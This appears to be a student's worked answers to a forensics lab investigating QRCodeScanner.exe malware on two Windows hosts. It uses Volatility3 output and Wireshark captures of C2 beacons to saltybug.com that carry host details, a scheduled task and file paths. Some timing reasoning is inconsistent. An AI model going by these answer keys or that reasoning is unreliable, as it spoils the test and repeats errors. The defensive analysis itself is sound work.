The earliest timestamp is **2025-06-25 15:06:09.000000**.

The answer : **2025-06-25 15:06:09**



Using Volatility3, ill review Windows network connection information for the RAM image associated to ACC-WIN10-13 to find the Created time for the connection associated QRCodeScanner.exe

```
vol3 -f 20250625_acc-win10-13_RAM.mem windows.netscan | grep 7672
0xb48b99d09010.0TCPv4 172.16.6.113scan64651fin172.16.2.6 8080 CL
0SED7672 QRCodeScanner. 2025-06-25 15:07:51.000000
```

ANSWER: 2025-06-25 15:07:51



Using Volatility3, ill review Windows network connection information for the RAM image associated to ACC-WIN10-16. to find the LATEST Created time for the connection associated QRCodeScanner.exe

Connection Address	State	PID	Process Name	CreateTime
172.16.6.116:50037 → 172.16.2.6:8080	CLOSED	5360	QRCodeScanner.	2025-06-25 15:07:22.000000
172.16.6.116:50024 → 172.16.2.6:8080	CLOSED	5360	QRCodeScanner.	2025-06-25 15:06:09.000000

answer:

2025-06-25 15:07:22



Using Volatility3, ill use the windows.dumpfiles.DumpFiles plugin and dump either of the QRCodeScanner.exe processes for the RAM image associated to ACC-WIN10-16 to find the SHA1 Hash for QRCodeScanner.exe

HINT: Make a new folder and dump the process to it. Look for the Img/Exe file and hash it. You will want to copy/paste.

1. Find PID of QRCodeScanner

```
vol3 -f 20250625_acc-win10-16_RAM.mem windows.pslist | grep -i QRCodeScanner
5224ress508400.0QRCodeScanner. 0xa9036bca0080 6 - 1 False 2025-06-25 11:19:39.000000 N/A Disabled
```

```
5360    7452    QRCodeScanner. 0xa90368f5e080 7    -    1    False    2025-06-25 11:20:17.000000    N/A Disabled
```

2. **Make directory:** `mkdir qrcode_dump`

```
vol3 -f 20250625_acc-win10-16_RAM.mem -o qrcode_dump/ windows.dumpfiles.DumpFiles --pid 5360
```

3. **Calculate the SHA1 Hash of the dumped executable image file:**

```
shasum qrcode_dump/*QRCodeScanner.exe*
```

last step didnt work, I search for qrcodescanner using `ls -l qrcode_dump/` and the exact name is `file.0xa9036cf60510.0xa9036c2b6da0.ImageSectionObject.QRCodeScanner.exe.img`

```
shasum qrcode_dump/file.0xa9036cf60510.0xa9036c2b6da0.ImageSectionObject.QRCodeScanner.exe.img
```

```
48da6c3078dcb3106d8adbbceaad45d105fa28df qrcode_dump/file.0xa9036cf60510.0xa9036c2b6da0.ImageSectionObject.QRCodeScanner.exe.img
```

ANSWER: 48da6c3078dcb3106d8adbbceaad45d105fa28df




Wireshark



ill review the file 20250625_acc-win10-16_Onion_PCAP.pcap in Wireshark and/or Network Miner to find What time (UTC) does the GET request for QRCodeScanner.exe occur

1. `http.request.method == GET` then in packet search i put `QRCodeScanner.exe`

```
14201 2025-06-25 11:19:31.723170 172.16.6.116 172.16.2.6 HTTP 192 GET http://sodium.ca/QRCodeScanner.exe HTTP/1.1
```

GET http://sodium.ca/QRCodeScanner.exe HTTP/1.1

Host: sodium.ca

User-Agent: UserAgent/1.0

Accept: */*

Proxy-Connection: Keep-Alive

HTTP/1.1 200 OK

Server: nginx/1.24.0

Date: Wed, 25 Jun 2025 11:19:33 GMT

Content-Type: application/octet-stream

Content-Length: 5608448

Last-Modified: Wed, 25 Jun 2025 11:19:29 GMT

X-Cache: MISS from ["site-proxy.site.lan"]

X-Cache-Lookup: MISS from ["site-proxy.site.lan"]:3128

Via: 1.1 ["site-proxy.site.lan"] (squid/3.5.27)

Connection: keep-alive

ANSWER: **2025-06-25 11:19:31**



ill review the file 20250625_acc-win10-13_Onion_PCAP.pcap in Wireshark and/or Network Miner to find the URL/URI of the command and control registration identified on ACC-WIN10-13

I filtered traffic using `http.request.method == POST || tls` and searched `/update`

ANSWER: **saltybug.com/register/acc-win10-13/windows**



ill Review the file 20250625_acc-win10-13_Onion_PCAP.pcap in Wireshark and/or Network Miner to find What time (UTC) does ACC-WIN10-13 appear to 'register' with the command and control server

1. `http.request.method == POST and http.host == "saltybug.com"` and sort to look for 1st /update

The time observed correlates directly with the operational timeline of the malicious activity:

- The creation time of the associated malware process (`QRCodeScanner.exe`) on `ACC-WIN10-13` , as found through memory analysis, was **2025-06-25 11:39:25**
- C2 registration, often referred to as malware beaconing or heartbeat, is configured to immediately follow execution to notify the Command and Control server that the malware is alive and ready for instructions. The network traffic for registration typically appears instantaneously after the process is created.

ANSWER:

2025-06-25 11:39:25



ill review the file 20250625_acc-win10-16_Onion_PCAP.pcap in Wireshark and/or Network Miner to find What time (UTC) does ACC-WIN10-16 appear to 'register' with the command and control server

Contextual Correlation

This registration time aligns closely with the time the malicious process was launched on the compromised host, reinforcing the identification of the initial C2 connection:

- **Malware Execution Time (ACC-WIN10-16):** The memory analysis (`windows.pslist`) for `ACC-WIN10-16` shows the malware process, `QRCodeScanner.exe` , was created at **2025-06-25 11:19:38**
- **C2 Registration Time (ACC-WIN10-16):** The first network beacon was observed at **2025-06-25 11:19:38**

The network registration occurred under a few minutes after the malware process began executing, confirming that the initial execution quickly resulted in the establishment of the C2 communications channel. This method of correlating host artifacts (process creation time) with network activity (first beacon time) is a key technique in digital forensics.

ANSWER:

2025-06-25 11:19:38



ill review the file 20250625_acc-win10-16_Onion_PCAP.pcap in Wireshark and/or Network Miner. ill Review the POST request actions for the saltybug domain, to find what scheduled task was reported as being successfully created and run

1. Filter Traffic	Apply a display filter to isolate HTTP POST requests targeting the Command and Control (C2) domain (saltybug.com) [Query].	<code>http.request.method == POST</code> and <code>http.host == "saltybug.com"</code>
2. Access Payload	Select a filtered packet (starting with the first beacon) and view the data payload reported by the compromised host. You will need to "dig through some of the posts".	Right-click Packet → Follow - > TCP Stream
3. Identify Scheduled Task	Scroll through the stream contents (the raw data sent via POST requests) looking for execution or system reporting commands, specifically identifying the name of a scheduled task that was noted as created or running.	(Review the resulting text/payload data)

▼ Intel

QRcodescanner TCP Information:

The text block you supplied is the detailed output of the `ROBOCOPY` command. This output explicitly documents an action of **Lateral Movement** [Query history]:

- **Action:** Copying the malware executable file, `QRCodeScanner.exe`, [Query history] from `c:\users\Public\` on `ACC-WIN10-16` (the likely source of the report) to the `C$\Windows\vss\` directory on the secondary compromised host, `ACC-WIN10-13` [Query].
- **Purpose:** This confirms that the malware attempted to spread itself across the network to another machine.

Wireshark · Follow TCP Stream (tcp.stream eq 508) · 20250625_acc-win10-16_Onion_PCAP.pcap

```

POST http://saltybug.com/update HTTP/1.1
Host: saltybug.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Connection: close
Content-Length: 2799
Content-Type: text/plain
Accept-Encoding: gzip

ip=172.16.6.116 10.10.6.116
hid=2
hn=acc-win10-16
tid=2

Host Name: ACC-WIN10-16
OS Name: Microsoft Windows 10 Enterprise
OS Version: 10.0.19045 N/A Build 19045
OS Manufacturer: Microsoft Corporation
OS Configuration: Member Workstation
OS Build Type: Multiprocessor Free
Registered Owner: Microsoft Valued Customer
Registered Organization: Microsoft Valued Customer
Product ID: 00329-10281-25419-AA645
Original Install Date: 4/17/2025, 3:00:32 PM
System Boot Time: 6/25/2025, 7:02:48 AM
System Manufacturer: VMware, Inc.
System Model: VMware7,1
System Type: x64-based PC
Processor(s): 2 Processor(s) Installed.
[01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2594 Mhz
[02]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2594 Mhz
BIOS Version: VMware, Inc. VMW71.00V.21100432.864.2301110304, 1/11/2023
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)

```



Wireshark · Follow TCP Stream (tcp.stream eq 508) · 20250625_acc-win10-16_Onion_PCAP.pcap

```

System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory: 4,095 MB
Available Physical Memory: 1,901 MB
Virtual Memory: Max Size: 4,799 MB
Virtual Memory: Available: 2,355 MB
Virtual Memory: In Use: 2,444 MB
Page File Location(s): C:\pagefile.sys
Domain: site.lan
Logon Server: N/A
Hotfix(s): 5 Hotfix(s) Installed.
[01]: KB5020613
[02]: KB5015684
[03]: KB5019959
[04]: KB5014032
[05]: KB5018506
Network Card(s): 2 NIC(s) Installed.
[01]: vmxnet3 Ethernet Adapter
Connection Name: Ethernet0
DHCP Enabled: Yes
DHCP Server: 172.16.6.1
IP address(es)
[01]: 172.16.6.116
[02]: vmxnet3 Ethernet Adapter
Connection Name: Ethernet1
DHCP Enabled: Yes
DHCP Server: 10.10.0.254
IP address(es)
[01]: 10.10.6.116
Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.

HTTP/1.1 200 OK
Server: nginx/1.24.0
Date: Wed, 25 Jun 2025 11:20:56 GMT

```



Persistence Confirmation: The critical line in the payload is the status update indicating successful activity: **SUCCESS: The scheduled task "ThreadCleaner" has successfully been created.** [Query]. Adversaries frequently use Windows scheduled tasks to ensure malware executes persistently (e.g., upon system startup or login).

3. Corroboration: The methodology outlined in the sources involves filtering for these **POST** actions and reviewing the raw TCP stream content to find explicit execution confirmations.

ANSWER: ThreadCleaner

This packet confirming ThreadCleaner occurred **2025-06-25 11:38:51**



III review the file 20250625_acc-win10-16_Onion_PCAP.pcap in Wireshark and/or Network Miner. III Review the LAST POST action for the saltybug domain, to find what command or file was attempted to be executed

HINT: Look for the command or file in double quotes "commandhere"

```
POST http://saltybug.com/update HTTP/1.1
Host: saltybug.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Connection: close
Content-Length: 112
Content-Type: text/plain
Accept-Encoding: gzip

ip=172.16.6.116 10.10.6.116
hid=1
hn=acc-win10-16
tid=38
exec: "fakeexit": executable file not found in %PATH%
HTTP/1.1 200 OK
Server: nginx/1.24.0
Date: Wed, 25 Jun 2025 11:46:31 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
X-Cache: MISS from ["site-proxy.site.lan"]
X-Cache-Lookup: MISS from ["site-proxy.site.lan"]:3128
Via: 1.1 ["site-proxy.site.lan"] (squid/3.5.27)
Connection: close
```

- This is the file name or command string the attacker attempted to run on the compromised machine (`hn=acc-win10-16`)
- **Result:** The rest of the message indicates that the execution **failed** because the file was "not found in %PATH%" [Query].
- **Context:** This is part of the command and control (C2) communication, where the malware uses the HTTP **POST** method to send back results of executed commands or status updates to the C2 server at `saltybug.com/update`. Adversaries use **POST** requests to exfiltrate data and report on command execution results.

ANSWER: **fakeexit**

this packet transmission occurred 2025-06-25 11:46:31



III Review the file 20250625_acc-win10-16_Onion_PCAP.pcap in Wireshark and/or Network Miner to find What time (UTC) does ACC-WIN10-16 appear to POST to 'saltybug' for the FIRST time

```
23615 2025-06-25 11:20:16.460753 172.16.6.116 172.16.2.6 HTTP 403 POST http://saltybug.com/update HTTP/1.1 (text/plain)
```

This network traffic occurs almost simultaneously with the host-based malicious activity observed in memory forensics. The process list (`windows.pslist`) for `ACC-WIN10-16` shows that the first instance of the malware, `QRCodeScanner.exe` , was created at **2025-06-25 11:20:17.000000**. The `POST` request at `11:20:16` is the initial C2 registration beacon being sent immediately following or even slightly preceding the logging of the process creation event.

ANSWER:

2025-06-25 11:20:16



ill review the file `20250625_acc-win10-13_Onion_PCAP.pcap` in Wireshark and/or Network Miner. ill Review the POST request actions for saltybug to find What log file appears to be accessed on ACC-WIN10-13 in the rosemary.cortez user profile on 2025-06-25 11:42:01

```
Wireshark · Follow TCP Stream (tcp.stream eq 675) · 20250625_acc-win10-13_Onion_PCAP.pcap

POST http://saltybug.com/update HTTP/1.1
Host: saltybug.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Connection: close
Content-Length: 116
Content-Type: text/plain
Accept-Encoding: gzip

ip=172.16.6.113 10.10.6.113
hid=3
hn=acc-win10-13
tid=33
C:\Users\rosemary.cortez\logs\actuator-06-14-2025-1.log

HTTP/1.1 200 OK
Server: nginx/1.24.0
Date: Wed, 25 Jun 2025 11:42:03 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
X-Cache: MISS from ["site-proxy.site.lan"]
X-Cache-Lookup: MISS from ["site-proxy.site.lan"]:3128
Via: 1.1 ["site-proxy.site.lan"] (squid/3.5.27)
Connection: close
```

ANSWER:

actuator-06-14-2025-1.log



ill review the file `20250625_acc-win10-13_Onion_PCAP.pcap` in Wireshark and/or Network Miner. ill then Review the POST request actions for saltybug to find What packet number shows a known a suspicious scheduled task 'Running'

No.	Time	Source	Destination	Protocol	Length	Info
20365	2025-06-25 11:39:59.588585	172.16.6.113	172.16.2.6	HTTP	452	POST http://saltybug.com/update HTTP/1.1 (text/plain)
20763	2025-06-25 11:40:45.618850	172.16.6.113	172.16.2.6	HTTP	680	POST http://saltybug.com/update HTTP/1.1 (text/plain)
21007	2025-06-25 11:41:19.674611	172.16.6.113	172.16.2.6	HTTP	454	POST http://saltybug.com/update HTTP/1.1 (text/plain)
21496	2025-06-25 11:42:01.227753	172.16.6.113	172.16.2.6	HTTP	452	POST http://saltybug.com/update HTTP/1.1 (text/plain)

<pre> Connection: close\r\n Content-Length: 344\r\n Content-Type: text/plain\r\n Accept-Encoding: gzip\r\n \r\n [Full request URI: http://saltybug.com/update] [HTTP request 1/1] [Response in frame: 20767] File Data: 344 bytes Line-based text data: text/plain (11 lines) ip=172.16.6.113 10.10.6.113 \n hid=3\n hn=acc-win10-13\n tid=31\n \r\n TaskPath ----- \ \r\n TaskName ----- ThreadCleaner State ----- Running \r\n \r\n \r\n </pre>	<pre> 0020 02 06 ed ef 1f 90 04 26 c1 5a 99 c4 ed 2c 50 18 0030 2f 2f 73 61 6c 74 79 62 75 67 2e 63 6f 6d 2f 75 0040 70 64 61 74 65 20 48 54 54 50 2f 31 2e 31 0d 0a 0050 48 6f 73 74 3a 20 73 61 6c 74 79 62 75 67 2e 63 0060 6f 6d 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 0070 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 57 69 6e 0080 64 6f 77 73 20 4e 54 20 31 30 2e 30 3b 20 57 69 0090 6e 36 34 3b 20 78 36 34 29 20 41 70 70 6c 65 57 00a0 65 62 4b 69 74 2f 35 33 37 2e 33 36 20 28 4b 48 00b0 54 4d 4c 2c 20 6c 69 6b 65 20 47 65 63 6b 6f 29 00c0 20 43 68 72 6f 6d 65 2f 37 34 2e 30 2e 33 37 32 00d0 39 2e 31 36 39 20 53 61 66 61 72 69 2f 35 33 37 00e0 2e 33 36 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 00f0 20 63 6c 6f 73 65 0d 0a 43 6f 6e 74 65 6e 74 2d 0100 4c 65 6e 67 74 68 3a 20 33 34 34 0d 0a 43 6f 6e 0110 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 0120 70 6c 61 69 6e 0d 0a 41 63 63 65 70 74 2d 45 6e 0130 63 6f 64 69 6e 67 3a 20 67 7a 69 70 0d 0a 0d 0a 0140 69 70 3d 31 37 32 2e 31 36 2e 36 2e 31 31 33 20 0150 31 30 2e 31 30 2e 36 2e 31 31 33 20 0a 68 69 64 0160 3d 33 0a 68 6e 3d 61 63 63 2d 77 69 6e 31 30 2d 0170 </pre>
---	--

20763 2025-06-25 11:40:45.618850 172.16.6.113 172.16.2.6 HTTP 680 POST
<http://saltybug.com/update> HTTP/1.1 (text/plain)

ANSWER: 20763

Using Volatility3, review Windows information for the RAM image associated to ACC-WIN10-16. What is the Kernel Debug Address (KdVersionBlock)?

ANSWER: 0xf8021f20f398

Question 23: Using Volatility3, review Windows process list information for the RAM image associated to ACC-WIN10-16. What is process ID for the FIRST INSTANCE of QRCodeScanner.exe? 5224

Review the file 20250625_acc-win10-13_Onion_PCAP.pcap in Wireshark and/or Network Miner. Review the POST request actions for saltybug. What graphic file appears to be accessed on ACC-WIN10-13 in the rosemary.cortez user profile on 2025-06-25 11:41:19?

louvre-530058_1920.jpg